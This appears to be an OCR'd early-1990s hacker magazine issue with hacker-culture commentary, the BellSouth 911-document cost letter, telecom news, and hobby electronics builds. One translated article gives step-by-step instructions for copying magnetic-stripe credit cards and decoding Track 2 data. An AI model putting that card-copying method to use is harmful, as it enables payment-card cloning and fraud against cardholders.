We have to accentuate the positive elements that once were so common. As well as an increase in boards, we want to see more people writing from the hacker perspective. The hundreds of legendary files about various operating systems need to be updated and rewritten. There are an incredible number of topics waiting to be tackled. There are also many people who want to learn about technology from an individual perspective but don't know how to begin. The key is to share information. The rest will follow.

We must also get rid of our negative tendencies. The most prevalent of these is the habit of suppressing information. It's a double standard to be on a quest for knowledge and then keep it to yourself when you obtain it. It's also self-defeating. And it's playing the same game that the people who stand against us are playing. There are an incredible number of people who *want* to learn, not just share results. A populace that knows how to manipulate technology to its advantage will result in a much healthier society. The opposite is too terrifying to even contemplate. We are in the unique position of greatly influencing which becomes reality.

"Elite" hackers and hacker "gangs" do more harm than good in the big picture. Egos and machismo tend to cloud the reason we got involved in the first place. They also serve as the means to lock out others. And, of course, anybody who crashes systems, wipes data, or does anything malicious for no apparent reason is doing more against hackers than any government agency ever could. Fortunately, these kind of people are extremely scarce in the hacker world, a fact that speaks volumes.

Another form of elitism can be found in older hackers who want to distance themselves from what the younger hackers are doing. They believe the way to do this is to create a new label for the "undesirables" and call them "crackers". It's an ill-conceived attempt at manipulation that simply serves to split the community. This description of hackers comes from the book *Cyberpunk* (reviewed on page 42): "The earliest self-described computer hackers, those at MIT who abhorred computer security, or anything else that would inhibit the sharing of information and free access to computers, had it in for Multics from the start. MIT hackers often tried to bring the system to its knees, and occasionally they succeeded." Those were the "old-style" hackers, not the "young punks" of today. The fact is, we all speak a common language. While there are many different forms of hacking, further categorization is *not* the answer.

Where have all the hackers gone? They haven't really gone anywhere, although some would like you to believe they have. There are more hackers today than ever before. But they are becoming invisible out of fear. We hope to see more people do whatever they can to get ideas and information flowing again. The strength of our efforts will determine whether we move into new and uncharted territory or simply repeat history yet again.

The following letter is what started the entire 911 document fiasco in 1990. It explains how the worth of the document was calculated at $79,449. Note that full salaries and an entire computer system were included as part of the expense incurred in creating the document. Such wanton fraud and exaggeration is criminal in itself. The fact that the United States government accepted these preposterous figures without question is clear proof of whose interests are being protected - at whatever cost.

This document was originally printed in EFFector Online 1.10.

BellSouth
1155 Peachtree Street. N E
Atlanta, Georgia 30367-6000

January 10, 1990
Bill Cook - Assistant United States Attorney
United States Attorney's Office
Chicago, Illinois
Dear Mr. Cook:

Per your request, I have attached a breakdown of the costs associated with the production of the BellSouth Standard Practice (BSP) numbered 660-225-104SV. That practice is BellSouth Proprietary Information and is not for disclosure outside BellSouth.

Should you require more information or clarification, please contact my office at XXX-XXX-XXXX. FAX: XXX-XXX-XXXX

Sincerely,
Kimberly Megahee
Staff Manager - Security, Southern Bell

[Handwritten total]
17,099
37,850
24,500

79,449

[Attachment to letter itemizing expenses]

DOCUMENTATION MANAGEMENT

1. Technical Writer To Write/Research Document
-200 hrs x 35 = $7,000 (Contract Writer)
-200 hrs x 31 = $6,200 (Paygrade 3 Project Mgr)

2. Formatting/Typing Time
-Typing WS14 = 1 week = $721.00
-Formatting WS 14 = 1 week = $721.00
-Formatting Graphics WS16 = 1 week = $742.00

3. Editing Time
-PG2 = 2 days x $24.46 = $367

4. Order Labels (Cost) = $5.00

5. Prepare Purchase Order
-Blue Number Practice WS14 x 1 hr = $18.00
-Type PO WS10 x 1 hr = $17.00
-Get Signature (PG2 x 1 hr = $25.00)
(PG3 x 1hr = $31.00)
(PG5 x 1 hr = $38.00)

6. Printing and Mailing Costs
Printing= $313.00
Mailing WS10 x 50 hrs = $858.00
(Minimum of 50 locations/ 1 hr per location/ 115 copies

7. Place Document on Index
-PG2 x 1 hr = $25.00
-WS14 x 1 hr = $18.00

Total Costs for involvement = $17,099.

HARDWARE EXPENSES

VT220	$850
Vaxstation II	$31,000
Printer	$6,000
Maintenance	10% of costs

SOFTWARE EXPENSES

Interleaf Software	$22,000
VMS Software	$2,500
Software Maintenance	10% of costs

magnetic stripes

Translated from Hack-Tic, #8, #9/10, available at PO Box 22953, 1100 DL Amsterdam, The Netherlands.

by Dr. Abuse

Cash is out. Plastic is in. In the nineties, the question is: who has the best hand of cards? We will help you to have the fifth ace by giving you the opportunity to play the big magnetic card game.

Everybody has looked at those credit cards and wondered what exactly was on them. Whoever dared to even ask about magnetic reader/writers was shocked after hearing the price and they went back to their daily living. And this while you would be very anxious to know what the bits and bytes mean.

We now give you the opportunity to build your own credit card reader/writer. For the cost of playing around with electronics plus a few dollars, you can build your own magnetic card copier. This device reads from one magnetic card and puts the data out onto the other card. For the advanced electronic hobbyist, there is the magnetic card reader and writer. Everybody who knows what TTL is and can squeeze something out of his computer and/or hold a soldering iron will be able to make this credit card reader/writer together with the schematics.

Far more interesting than all of the electronic mumbo-jumbo is to first see what's really on the magnetic stripe. For that we give you the first bit of information in this article.


The information on most credit cards is stored in binary form. These ones and zeros are stored by changing the magnetic field of the magnetic head by 180 degrees. To see what's really on the card, you put some iron filings on the magnetic strip and tap the card gently onto the edge of the table (keep paper underneath it because it probably would have cost you lots of effort to make the iron filings) and behold! Here's your magnetic information, plainly visible to the eye. Some cards have such big bits that you theoretically should be able to change the information on it with a magnetized razor blade (Paris Metro cards are a good example). On other cards, the bits are so close to each other that you will only see a magnetized solid bar.

To store away the information on magnetic cards, some international standards were developed by ISO - the International Standards Organization. To name one: the magnetic stripe is divided up into three tracks. A lot of manufacturers use other coding methods to write the cards with and only the iron filing method will give you insight as to what's on the card in these instances.

The first project as mentioned before is to copy the information from one magnetic card to another. This means that it doesn't matter whether the information is encoded or not since you are just copying it. The only thing you need to know is the exact location and height of the track with the information that you want to copy. As long as the write head of your copier is bigger than the magnetic strip, you are safe. See the schematic on this page.

The Credit Card Copier


At the left of the schematic you will see the read head. For this (as well as the write head) you cannot use any cassette player head which happens to be lying around. You will need to use a data head or a card reader head (you can obtain them from Michigan Magnetics among others). If the head is bigger than the track you are reading from, you will pick up extra noise but if the head is too small, the signal might become too weak. Experimenting with the gain is essential. The write head should be as big as possible unless you want to write more than two narrow tracks next to each other. Between points A and B you can put a pair of headphones (which you have put in series). If you pass the read head along the stripe, you will hear a sound that might be familiar to you hobbyists who used to once work with data cassettes. Now you will need to find a way to make the read and write head go simultaneously along both cards. The trick for this is to take a piece of wood and mount both heads on



both ends of it. Attach the cards (with scotch tape) to a solid surface and gently slide the heads along both cards (making sure that the heads go in parallel with the magnetic stripe).

There are, however, cards on which the information is not put on the stripe at a ninety degree angle. If you see something like that (using the iron filing method) you will have to adjust the position on which the heads are mounted. A little trick to adjust the heads is to replace the 220 ohms resister in front of the headphones by a 100 nF capacitor and then listening until you find the angle that gives you the highest pitch sound.

You can only write to a card which you have erased previously by, for instance, a demagnetizer. To doublecheck if your copy is good, you can listen to it by passing the read head over it and checking to see if the sound of the original and the copy are the same. We found out that the human ear is a very accurate meter to indicate the accuracy of the copy. One last word about the dual opamp - pins 4 and 8 of that chip are used to supply positive and negative voltage. (See drawing below.)





The Reader/Writer


This schematic reads and writes to the same head. If you want to write something with this schematic, you will have to come up with a device which has a very accurate constant speed, like a modified printer. The most suitable device, though, would be a real reader/writer mechanism.

Most opamps want to have a positive as well as a negative voltage. But by means of an active voltage divider (see drawing) we can supply the whole card reader from one 12 volt power supply. The active voltage divider is used twice in the reader/writer. First of all to divide the 12 volt down to six volts (in order to do this you put a 6.8 kohm resistor where the asterisks are in the schematic). The second voltage divider you make by putting a 3.3 kohm resistor at that spot. This is done to divide the 5 volts out of your computer into 2 1/2 volts. The best thing to do is to place a relay on the write line going to the head. This is so as not to introduce noise while reading from the card.

Now all you need is an interface that can control the motor of your read/write unit and which can exchange the bits with the circuitry described above. What you can do then is make binary copies of your card. The credit card reader/writer can only be used on cards which store their information in binary form, so go and check first with the iron filings.








In this section, we will describe several data formats which are used in credit cards. We will only describe the three tracks as they were described by ISO. On the third track a large quantity of formats are used. Only two of them are published here. The real formats as they are used by banks tend to differ from the original ISO standards but a little bit of research can do miracles on these occasions. You might wonder how the bits as described later are encoded onto the card because the schematic as we described above is only capable of putting 180 degree magnetic field changes onto the card. To explain that we use track 2 because the bits are physically the largest and this ought to work with homemade electronics.

Track 2

The bits are encoded as follows: they are separated by reversing the magnetic field. These reversals make the output of your reader go from one to zero or vice versa. Beware: the fact of whether or not it's a one or a zero is not important, but the change in polarity is important. And now, to make it even more complicated, not only is there a magnetic reversal between two bits but also in the middle of a binary one is a reversal. So if you have a constant moving head over your card, software should be able to determine whether they are reading a zero or a one. In fact, nobody is capable of speeding up the speed of his reading head twice within the time period of one bit. Therefore, even a constant speed is not required. So you will get away with cheap, lousy equipment.

Now you have a whole lot of ones and zeroes inside your computer and still you don't know anything. The important thing here is to know the bit stream starts at the left side of the card so the strip is being read from right to left and after a couple of zeroes the data will start in the following format: P1248P1248 etc.


The P stands for parity bit and the 1,2,4,8 stand for the decimal values that they represent (0001 0010 0100 1000). If you decode this, there is your data, which is similar to the Track 2 specifications (ABA). How the LRC character works (a checksum) we don't know yet. But our mailbox is open to any suggestions.



The standards for Tracks 1, 2, and 3 have established basic encoding specifications for credit and debit cards. The MasterCard and VISA specifications are based on these standards, as well as the ATM requirements of Burroughs, Diebold, IBM, NCR, and TRW.

These standards are also the basic encoding specifications for other identification cards — used for access control, data collection, patient identification and more.

ISO 4909 Track 3 (TTS)



*A Field Separator (FS) must be encoded if an optional field is not used.

Notes:
Track 3 is limited to 107 characters including Start Sentinel, End Sentinel, and LRC.

Shaded area identifies control characters.

SS Start Sentinel Hex B — FC Format Code (2 digits)


FS Field Separator Hex D — LRC Longitudinal Redundancy Check character

ES End Sentinel Hex F

[redacted]

Many data formats are used on Track 3. ISO 4909 (on previous page) is the first published standard. Prior to its publication, the October 1973 format (shown below) was the most commonly used.

Track 3 October 19, 1973



Notes:
Track 3 is limited to 107 characters including Start Sentinel, End Sentinel, and LRC.

Shaded area identifies control characters.

SS Start Sentinel Hex B — ES End Sentinel Hex F

FS Field Separator Hex D — LRC Longitudinal Redundancy Check character

death of nynex business centers

by Anonymous

On June 1, 1991 NYNEX Business Centers sold its entire operation, assets, and customer base to rival computer reseller ComputerLand.

The five-year experiment was the most serious attempt yet by a Bell Operating Company to capture the long-predicted home and business markets for new synergistic computer/communications technology products, such as desktop computers, modems, integrated voice/data terminals, videotext, ISDN equipment, CLASS hardware, multimedia, facsimile, cellular, and more. In the end though, under a blanket of bureaucratic mismanagement and miscalculations, the division failed to meet its five-year profit plan and was sold to the highest bidder for $125 million in cash and ComputerLand stock, leaving some NYNEX employees either without work or with a company whose name sounds like an amusement park.

I worked for NBC (as it was referred to internally) for the last four of its five years, and I found it interesting to see the telephone giant from the inside. NBC was a division of BISC, the Business Information Systems Corporation division (which also owns the CASE software giant AGS), which itself is part of a still larger division that controls their other "unregulated" companies such as NYNEX Mobile Telephone. It was a confusing hierarchy of divisions and subdivisions which seemed to change as frequently as the seasons (or managers). Although the $25 billion NYNEX Corporation has repeatedly denied allegations that it subsidized its unregulated businesses with the billions in revenues from New York Telephone, many NBC employees (including myself) felt like they were part of a huge, mysterious shell game. In fact, NYNEX is currently under investigation by the Public Service Commission for questionable transactions between the telephone company and its subsidiaries.

For a brief history, NYNEX Business Centers was itself born out of the ashes of two other failing computer ventures. Back in 1986, IBM's chain of retail microcomputer stores (known as IBM Product Centers) wasn't performing up to Big Blue's expectations, so they put it on the block with the stipulation that all employees be retained. NYNEX took the bait, and also bought the failing DATAGO computer chain at about the same time, eventually building a distribution network employing nearly 2000 people in over 80 stores with locations in most states. The nerve center (with an IBM 3090), headquarters, and warehousing facilities were built in Atlanta for its central location, tax laws, and its proximity to major air transport facilities.

This was barely two years after the great AT&T breakup/divestiture that allowed Bell Operating Companies (BOC's) to compete more freely and market non-telephone products and services. At the time, NYNEX was (and still is) employing its Washington lobbyists and PR army in an attempt to convince the U.S. Justice Department to overturn the Modified Final Judgement (MFJ) that forbids BOC's from developing, manufacturing, and marketing their own equipment, and from developing and marketing information services (such as business and consumer databases, electronic yellow pages, etc.).

Evidently though, the Reagan administration was having such a ball deregulating the S&L industry that they never got around to cutting the ribbon on any new parties. So, NBC was limited to reselling only other manufacturers' products (such as IBM, Compaq, Apple, Hewlett-Packard, etc.) in a highly competitive market they never could hack. NYNEX kept up the deregulatory fight though, urging its employees to write their legislators to deregulate BOC's in an unprecedented, self-labeled "grass roots" campaign which never bore fruit. It's almost certain to happen eventually because there's billions of dollars at stake, but it's too late for NYNEX Business Centers.

HACKER NEWS

On June 12th, Len Rose (whose story was featured in our Spring issue) was sentenced to a year in prison for sending AT&T UNIX source code over the telephone.

To further intensify the witchhunt atmosphere of this charade, the judge (U.S. District Judge J. Frederick Motz) ordered Rose to sell his computer equipment.

This is certainly one of the stiffest sentences ever handed down in the hacker world, no doubt to send another message to us all. (In fact, Rose could have been ordered to pay restitution to AT&T, presumably for the trauma of having to charge him with this crime.) What's particularly crazy here is that nobody is saying that Rose ever broke into a system or even did anything with the source code, other than examine it. Basically, Rose got ahold of something AT&T didn't want him to see, so he was put away for a year. If the case has to be summed up in one sentence, that would certainly suffice. We'd like to know how many people are comfortable with a system that locks people away for just looking at programs and experimenting with them in the confines of their own home. How many of you could resist a glance at UNIX source code if you were capable of understanding it and if it happened to be within your grasp? It's human nature to be curious. For ages, we've been punishing and suppressing human nature in various ways. But it never seems to work because human nature has this way of bouncing back and surviving. Hackers epitomize this and will also never disappear. But they may be forced into hiding for some time to come, something that will set technology back significantly.

For those interested in writing to Len Rose, his address is: Federal Prison Camp, Seymour Johnson AFB, Caller Box 8004, Goldsboro, NC 27531-5000.

***

While some hackers are going to jail, others are trying to sell their talents. Former members of the Legion of Doom have teamed up to start Comsec Data Security in Houston.

Former hackers Erik Bloodaxe, Doc Holiday, and Malefactor started the organization this summer. "People need us," said Holiday, whose real name is Scott Chasin. "We're the best. Ten years from now we'll be the leaders in data security."

According to Comsec's press release, "We feel that we are bringing a fresh approach to security consulting in the corporate marketplace. We were all the cream of the crop of the computer underground and know precisely how systems are compromised and what actions to take to secure them."


The group estimates its success rate at penetrating systems to be 80 to 85 percent.

Many in the corporate world say, at least publicly, that they would never trust former hackers to do security for them. Those still in the hacker world tend to look upon Comsec with a mixture of suspicion and contempt. We will reserve any judgement until we see just what it is they do and how good they are. We do hope, however, to see them try educating their clients on just what a hacker is, even though fueling the current paranoia would make them much richer.

Comsec can be reached at 713-721-6500. (Except for the area code, that number is *real* similar to ours!)

From: len@netsys.NETSYS.COM (Len Rose)
Newsgroups: comp.dcom.telecom
Subject: Farewell
Message-ID: <telecom11.481.7@eecs.nwu.edu>
Date: 21 Jun 91 23:27:01 GMT
Just a quick note to say Goodbye to many friends and compatriots.
I will be off the net for about a year I suppose. Many of you deserve
more than just "Thanks" and some of you deserve utter contempt.
Watch yourselves. It can happen to anyone.
Len

JEW-DISM



Got your attention, didn't it? These are pictures from a neo-Nazi computer game circulating throughout Germany. One picture depicts a Gestapo agent torturing a prisoner. The other is a congratulatory message: "The gas has taken effect and you have freed Germany of these parasites." One group fighting against this kind of thing is the Simon Wiesenthal Center, 9760 W. Pico Blvd., Los Angeles, CA 90035.

Build A Tone Tracer

by Mr. Upsetter

If you have ever browsed through catalogs of telecommunications equipment, you have probably seen a device called a "tone tracer". These little devices cost around $30 and are used by telco linepersons. The main function of a tone tracer is to place a tone on a telephone cable pair so the pair can be physically tracked or easily identified when in a large cable bundle. A tone tracer also can be used to check the polarity of a phone line, roughly measure continuity, and provide "talk power". You can build your own tone tracer from a handful of parts for just a few dollars.

Circuit Description and Operation

Please refer to the schematic diagram. The circuitry basically consists of two parts: a tone generator and an amplifier. The tone generator can generate either a steady tone or a warble tone. NOR gates 1C1c and 1C1d along with C2, C3, R2, R3, and R4 create the tone. Gates 1C1a and 1C1b are used to switch between steady and warble tones. C1 and R1 control the rate of the warble tone. The frequency of the steady and warble tones is controlled by C2, C3, R2, R3, and R4. Q1 and Q2 form a push-pull amplifier whose tone output is capacitively coupled the phone line by C4.

When switch S2 is set to TONE, the 9V battery powers the tone generating and amplifier circuitry. If the tone tracer is connected to a speaker or a phone line, a loud tone will be heard. When S1 is set high, there will be a steady tone. When S1 is set low there will be a warble tone.

When S2 is set to CONT, the 9V battery is connected to D1, R7, and R8. The device now functions as a basic continuity checker. The brightness of the LED will vary with the resistance that is connected across the tone tracer. Also, when connected to a phone line, the tone tracer now provides talk power. If the phone line is completely dead (there is no voltage whatsoever on the line), then the tone tracer will provide enough voltage to power a couple of lineman's handsets or basic phones. This way communications can take place over short distances.

When S2 is in its center (off) position, the battery does not power the circuit at all. However, when the tone tracer is connected to a phone line, R7, D1, and R8 are connected across the phone line. Now the polarity of the line can be checked. If the alligator clip marked RING is connected to the ring (-48V) side of the line, and the alligator clip marked TIP is connected to the tip (ground) side of the line, the LED will light. If the clips are reversed, the LED will not light. Typically, the tip wire is green and the ring wire is red.

Also, note that when connected with the correct polarity, the LED will be bright when the line is on-hook and dim when off-hook. When a ringing signal is present, the LED will flash.

Construction, Testing, and Tracing


Construction of the tone tracer is fairly straightforward and doesn't require any specific layout. You will probably want to solder it together on a small breadboard so it can be built into a compact, handheld enclosure. For convenience, you may want to connect a phone plug as well as alligator clips to the output of the tone tracer. Also, you may want to use a socket for the IC. All parts are available from Mouser Electronics. Call 800-246-6873 to get your free catalog.

After you have constructed your unit and double checked all the connections, connect it to a small speaker and switch S2 into the TONE position. You should hear a rather obnoxious tone. Toggle S1 to make sure you get both warble and steady tones. Then disconnect the speaker, connect the tone tracer to a phone line, lift your phone off hook, and do the same thing. The other minor functions should be easy for you to check out on your own.

Tone tracers are designed to be used with an inductive pickup of some sort. Inductive tracing is advantageous because no physical connections need to be made to the line, thus no wires need to be cut, no clips need to be hooked onto terminals, etc. It makes the job quicker and simpler. To trace the tone of our tone tracer, you could spend $40-60 on a "line probe" type inductive pickup designed for the purpose. But since you went out and built your own tone tracer from scratch in the first place, you probably don't want to do that. A marginal alternative is to use a basic audio amplifier (such as Radio Shack 277-1008) and a suction cup pickup (Radio Shack 44-533). Connect the tone tracer to a phone line and switch S2 to TONE. You will be able to hear the tone when the pickup is placed very close to the cable or its terminal block. Winding 1 or 2 turns of the cable around the pickup should improve things. Unfortunately, this setup is vulnerable to 60 Hz noise from electrical wiring. You will need to rotate the pickup for the least amount of buzzing.

Parting Words

A tone tracer is a handy thing to have at times. So instead of shelling out some cash to Specialized Products or Jensen Tools, you can build this simple, cheap circuit. But for those of you who are not electronically inclined, there is an even easier and cheaper way. In most areas, there is a test number you can dial that puts a loud 1004 Hz tone on your line. For instance, in certain parts of California this number is your prefix plus 0002. Of course, you need to know the test number in your area to take advantage of this.



PARTS LIST:

C1- .47µF electrolytic
C2, C3- .01 µF monolithic 20%
C4- .1 µF 100V
D1- standard LED
D2- 1N4004
IC1- 4001 CMOS quad NOR
Q1- MPSA92 PNP
Q2- MPSA42 NPN

R1- 1M 1/4 W
R2- 470K 1/4W
R3, R4, R5, R6- 100K 1/4W
R7- 1K 1/4W
R8- 8.2K 1/2W
S1- SPDT
S2- ON-OFF-ON

Additional parts: large alligator clips, modular phone plug, 9V battery and clip, IC socket, enclosure, PCB.

TONE TRACER SCHEMATIC DIAGRAM AND PARTS LIST

hacking mcimax

by MCI Mouse

